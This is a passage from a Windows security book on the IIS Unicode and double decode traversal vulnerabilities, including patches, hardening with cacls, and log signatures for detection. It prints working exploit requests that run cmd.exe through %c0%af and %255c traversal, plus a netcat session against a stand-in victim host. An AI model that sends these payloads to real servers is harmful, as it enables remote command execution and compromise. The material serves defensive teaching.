"%c0%af and %c1%9c are overlong UNICODE representations for '/' and '\'. There might even be longer (3+ byte) overlong representations, as well. IIS seems to decode UNICODE at the wrong instance (after path checking, rather than before)."

Thus, by feeding an HTTP request like the following to IIS, arbitrary commands can by executed on the server:

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\' HTTP /1.0
```

Note the overlong Unicode representation %c0%af makes it possible to use "dot-dot- slash" naughtiness to back up and into the system directory and feed input to the command shell, which is normally not possible using only ASCII characters. Several other "illegal" representations of "/" and "\" are feasible as well, including %c1%1c, %c1%9c, %c1%1c, %c0%9v, %c0%af, %c0%qf, %c1%8s, %c1%9c, and %c1%pc.

Clearly, this is undesirable behavior, but the severity of the basic exploit is limited by a handful of mitigating factors:

- The first virtual directory in the request (in our example, /scripts) must have Execute permissions for the requesting user. This usually isn't much of a deterrent, as IIS commonly is configured with several directories that grant Execute to IUSR by default: scripts, iissamples, iisadmin, iishelp, cgi-bin, msadc, _vti_bin, certsrv, certcontrol, and certenroll.
- If the initial virtual directory isn't located on the system volume, it's impossible to jump to another volume because, currently, no publicly known syntax exists to perform such a jump. Because cmd.exe is located on the system volume, it thus can't be executed by the Unicode exploit. Of course, this doesn't mean other powerful executables don't exist on the volume where the Web site is rooted and Unicode makes looking around trivial.
- Commands fired off via Unicode are executed in the context of the remote user making the HTTP request. Typically, this is the IUSR_*machinename* account used to impersonate anonymous Web requests, which is a member of the Guests built-in group and has highly restricted privileges on default Windows NT/2000 systems.

Although the scope of the compromise is limited initially by these factors, if further exposures can be identified on a vulnerable server, the situation can quickly become much worse. As you see shortly, a combination of issues can turn the Unicode flaw into a severe security problem.

Unicode Countermeasures

Vendor Bulletin:	*MS00-057, 078, 086*
Bugtraq ID:	*1806*
Fixed in SP:	*2*
Log Signature:	*N*

A number of countermeasures can mitigate the Unicode file system traversal vulnerability.

Apply the Patch from MS00-086 According to Microsoft, Unicode file system traversal results from errors in IIS's file canonicalization routines:

"*Canonicalization* is the process by which various equivalent forms of a name can be resolved to a single, standard name—the so-called canonical name. For example, on a given

machine, the names C:\dir\test.dat, test.dat and ..\..\test.dat might all refer to the same file. Canonicalization is the process by which such names would be mapped to a name like C:\dir\test.dat. [Due to canonicalization errors in IIS.] . . . When certain types of files are requested via a specially malformed URL, the canonicalization yields a partially correct result. It locates the correct file but concludes that the file is located in a different folder than it actually is. As a result, it applies the permissions from the wrong folder."

Microsoft had released a fix for related canonicalization errors in bulletin MS00-057 about two months previous to widespread publication of the Unicode exploit (the previous quote is taken from MS00-057). The Unicode vulnerability caused such a stir in the hacking community that Microsoft released a second and third bulletins, MS00-078 and -86, to specifically highlight the importance of the earlier patch and to fix issues with the first two. The patch replaces w3svc.dll. The English version of this fix should have the following attributes or later:

```
Date        Time    Version        Size     File name
-----------------------------------------------------
11/27/2000  10:12p  5.0.2195.2785  122,640  Iisrtl.dll
11/27/2000  10:12p  5.0.2195.2784  357,136  W3svc.dll
```

Use an automated tool like the Nework Hotfix Checking Tool to help you keep up-to-date on IIS patches (see Appendix A).

In addition to obtaining the patch, IIS 5 administrators can engage in several other best practices to protect themselves proactively from Unicode and future vulnerabilities like it (for example, the double decode bug discussed next). The following set of recommendations is adapted from Microsoft's recommendations in MS00-078 and amplified with our own experiences.

Install Your Web Folders on a Drive Other than the System Drive As you have seen, canonicalization exploits like Unicode are restricted by URL syntax that currently hasn't implemented the ability to jump across volumes. Thus, by moving the IIS 5 Webroot to a volume without powerful tools like cmd.exe, such exploits aren't feasible. On IIS 5, the physical location of the Webroot is controlled within the Internet Services Manager (iis.msc) by selecting Properties of the Default Web Site, choosing the Home Directory tab, and changing the Local Path setting.

Make sure when you copy your Webroots over to the new drive that you use a tool like Robocopy from the Windows 2000 Resource Kit, which preserves the integrity of NTFS ACLs. Otherwise, the ACLs will be set to the default in the destination, that is, Everyone: Full Control! The Robocopy /SEC switch can help you prevent this.

Always Use NTFS for Web Server Volumes and Set ACLs Conservatively! With FAT and FAT32 file systems, file and directory-level access control is impossible, and the IUSR account will have carte blanche to read and upload files. When configuring access control on Web-accessible NTFS directories, use the least privilege principle. IIS 5 also provides the IIS Permissions Wizard that walks you through a scenario-based process of setting ACLs.

The Permissions Wizard is accessible by right-clicking the appropriate virtual directory in the IIS Admin console.

Move, Rename, or Delete any Command-Line Utilities that Could Assist an Attacker, and/or Set Restrictive Permissions on Them Eric Schultze, Program Manager on Microsoft's Security Response Team, and David LeBlanc, Senior Security Technologist for Microsoft, recommend at least setting the NTFS ACLs on cmd.exe and several other powerful executables to Administrator and SYSTEM:Full Control only. They have publicly demonstrated this simple trick stops most Unicode-type shenanigans cold because IUSR no longer has permissions to access cmd.exe. Schultze and LeBlanc recommend using the built-in cacls tool to set these permissions globally.

Let's walk through an example of how cacls might be used to set permissions on executable files in the system directory. Because so many executable files are in the system folder, it's easier if you use a simpler example of several files sitting in a directory called test1 with subdirectory test2. Using cacls in display-only mode, we can see the existing permissions on our test files are pretty lax:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe Everyone:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe Everyone:F
C:\test1\test2\test2.txt Everyone:F
```

Let's say you want to change permissions on all executable files in test1 and all subdirectories to System:Full, Administrators:Full. Here's the command syntax using cacls:

```
C:\>cacls test1\*.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\test1\test1.exe
processed file: C:\test1\test2\test2.exe
```

Now we run cacls again to confirm our results. Note, the .txt files in all subdirectories have the original permissions, but the executable files are now set more appropriately:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe NT AUTHORITY\SYSTEM:F
                       BUILTIN\Administrators:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe NT AUTHORITY\SYSTEM:F
                             BUILTIN\Administrators:F
C:\test1\test2\test2.txt Everyone:F
```

Applying this example to a typical Web server, a good idea would be to set ACLs on all executables in the %systemroot% directory to System:Full, Administrators:Full, like so:

```
C:\>cacls %systemroot%\*.exe /T /G System:F Administrators:F
```

This blocks nonadministrative users from using these executables and helps to prevent exploits like Unicode that rely heavily on nonprivileged access to these programs.

TIP

The Resource Kit xcacls utility is almost exactly the same as cacls, but provides some additional capabilities, including the capability to set special access permissions. You can also use Windows 2000 Security Templates to configure NTFS ACLs automatically (see Chapter 16).

Of course, such executables may also be moved, renamed, or deleted. This puts them out of the reach of hackers with even more finality.

Remove the Everyone and Users Groups from Write and Execute ACLs on the Server
IUSR_machinename and IWAM_*machinename* are members of these groups. Be extra sure the IUSR and IWAM accounts don't have write access to any files or directories on your system—you've seen what even a single writable directory can lead to! Also, seriously scrutinize Execute permissions for nonprivileged groups and especially don't allow any nonprivileged user to have both write and execute permissions to the same directory!

Know What It Looks Like When You Are/Have Been Under Attack As always, treat incident response as seriously as prevention—especially with fragile Web servers. To identify if your servers have been the victim of a Unicode attack, remember the four P's: ports, processes, file system and Registry footprint, and poring over the logs.

Foundstone provides a great tool called *Vision* that maps listening ports on a system to processes. What's great about Vision is it provides the way to probe or kill processes right from the GUI by right-clicking the specific port/process in question. Read more about Vision in Chapter 9.

From a file and Registry perspective, a host of canned exploits based on the Unicode technique are circulating on the Internet. We will discuss files like sensepost.exe, unicodeloader.pl, upload.asp, upload.inc, and cmdasp.asp that play central roles in exploiting the vulnerability. Although trivially renamed, at least you'll keep the script kiddies at bay. Especially keep an eye out for these files in writable/executable directories like /scripts. Some other commonly employed exploits deposit files with names like root.exe (a renamed command shell), e.asp, dl.exe, reggina.exe, regit.exe, restsec.exe, makeini.exe, newgina.dll, firedaemon.exe, mmtask.exe, sud.exe, and sud.bak.

In the log department, IIS enters the ASCII representations of the overlong Unicode "/" and "\", making it harder to determine if foul play is at work. Here are some telltale entries from actual Web server logs that came from systems compromised by Unicode (asterisks equal wildcards):

```
GET /scripts/..\../winnt/system32/cmd.exe /c+dir 200
GET /scripts/../../winnt/system32/tftp.exe*
```

```
GET /naughty_real_ - 404
GET /scripts/sensepost.exe /c+echo*
*Olifante%20onder%20my%20bed*
*sensepost.exe*
POST /scripts/upload.asp - 200
POST /scripts/cmdasp.asp - 200
POST /scripts/cmdasp.asp |-|ASP_0113|Script_timed_out 500
```

Double Decode File System Traversal

Popularity:	*9*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	***8***

In May 2001, researchers at NSFocus released an advisory about an IIS vulnerability that bore a striking similarity to the Unicode file system traversal issue. Instead of overlong Unicode representations of slashes (/ and \), NSFocus discovered that doubly encoded hexadecimal characters also allowed HTTP requests to be constructed that escaped the normal IIS security checks and permitted access to resources outside of the Webroot. For example, the backslash can be represented to a Web server by the hexadecimal notation %5c (see "Hex-Encoding URLs" in the "IIS Hacking Basics" section earlier in this chapter). Similarly, the % character is represented by %25. Thus, the string %255c, if decoded sequentially two times in sequence, translates to a single backslash.

The key here is that two decodes are required and this is the nature of the problem with IIS: it performs two decodes on HTTP requests that traverse executable directories. This condition is exploitable in much the same way as the Unicode hole.

NOTE Microsoft refers to this vulnerability as the "superfluous decode" issue, but we think double decode sounds a lot nicer.

The following URL illustrates how an anonymous remote attacker can access the Windows 2000 command shell:

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Note, the initial virtual directory in the request must have Execute privileges, just like Unicode. One could also use a file that can be redirected through netcat (call this file ddcode.txt):

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
[carriage return]
[carriage return]
```

Here's the result of redirecting this file through netcat against a target server:

```
C:\>nc -vv victim.com 80 < ddecode.txt
victim.com [192.168.234.222] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 May 2001 15:26:28 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 6839-982F

 Directory of c:\

03/26/2001  08:03p      <DIR>          Documents and Settings
02/28/2001  11:10p      <DIR>          Inetpub
04/16/2001  09:49a      <DIR>          Program Files
05/15/2001  12:20p      <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)     390,264,832 bytes free
sent 73, rcvd 885: NOTSOCK
```

After the discussion of the Unicode exploits in the previous section, we hope the implications of this capability are clear. Commands can be executed as IUSR; resources accessible to IUSR are vulnerable; and anywhere write and/or execute privileges accrue to IUSR, files can be uploaded to the victim server and executed. Finally, given certain conditions to be discussed shortly, complete compromise of the victim can be achieved.

Worthy of note at this point is that the Unicode and Double Decode attacks are so similar, the illegal Unicode or doubly hex-encoded can be used interchangeably in exploits, if the server hasn't been patched for either vulnerability.

Double Decode Countermeasures

Vendor Bulletin:	*MS01-026*
Bugtraq ID:	*2708*
Fixed in SP:	*3*
Log Signature:	*Y*

Every countermeasure discussed for the Unicode vulnerability applies to the double decode issue as well because they're so similar. Obviously, the Microsoft patch is different. See MS01-026 for the specific patch to double decode. MS01-026 is *not* included in SP2.

NOTE MS01-026 also changes the InProcessIsapiApps Metabase setting so privilege escalation using malicious DLLs that call RevertToSelf won't be run in-process, as discussed within the upcoming section on "Escalating Privileges on IIS 5."

Interestingly, a clear difference exists between the appearance of the Unicode and double decode exploits in the IIS logs. For example, the double decode attack using %255c:

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

appears in the IIS logs as:

```
21:48:03 10.0.2.18 GET /scripts/..%5c.. %5cwinnt/system32/cmd.exe 200
```

Compared to the following sample Unicode exploit:

```
http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

which shows in the IIS logs as

```
21:52:40 10.0.2.18 GET /scripts/../../winnt/system32/cmd.exe 200
```

This enables one to search more easily on the %5c string to identify attempts to abuse this vulnerability.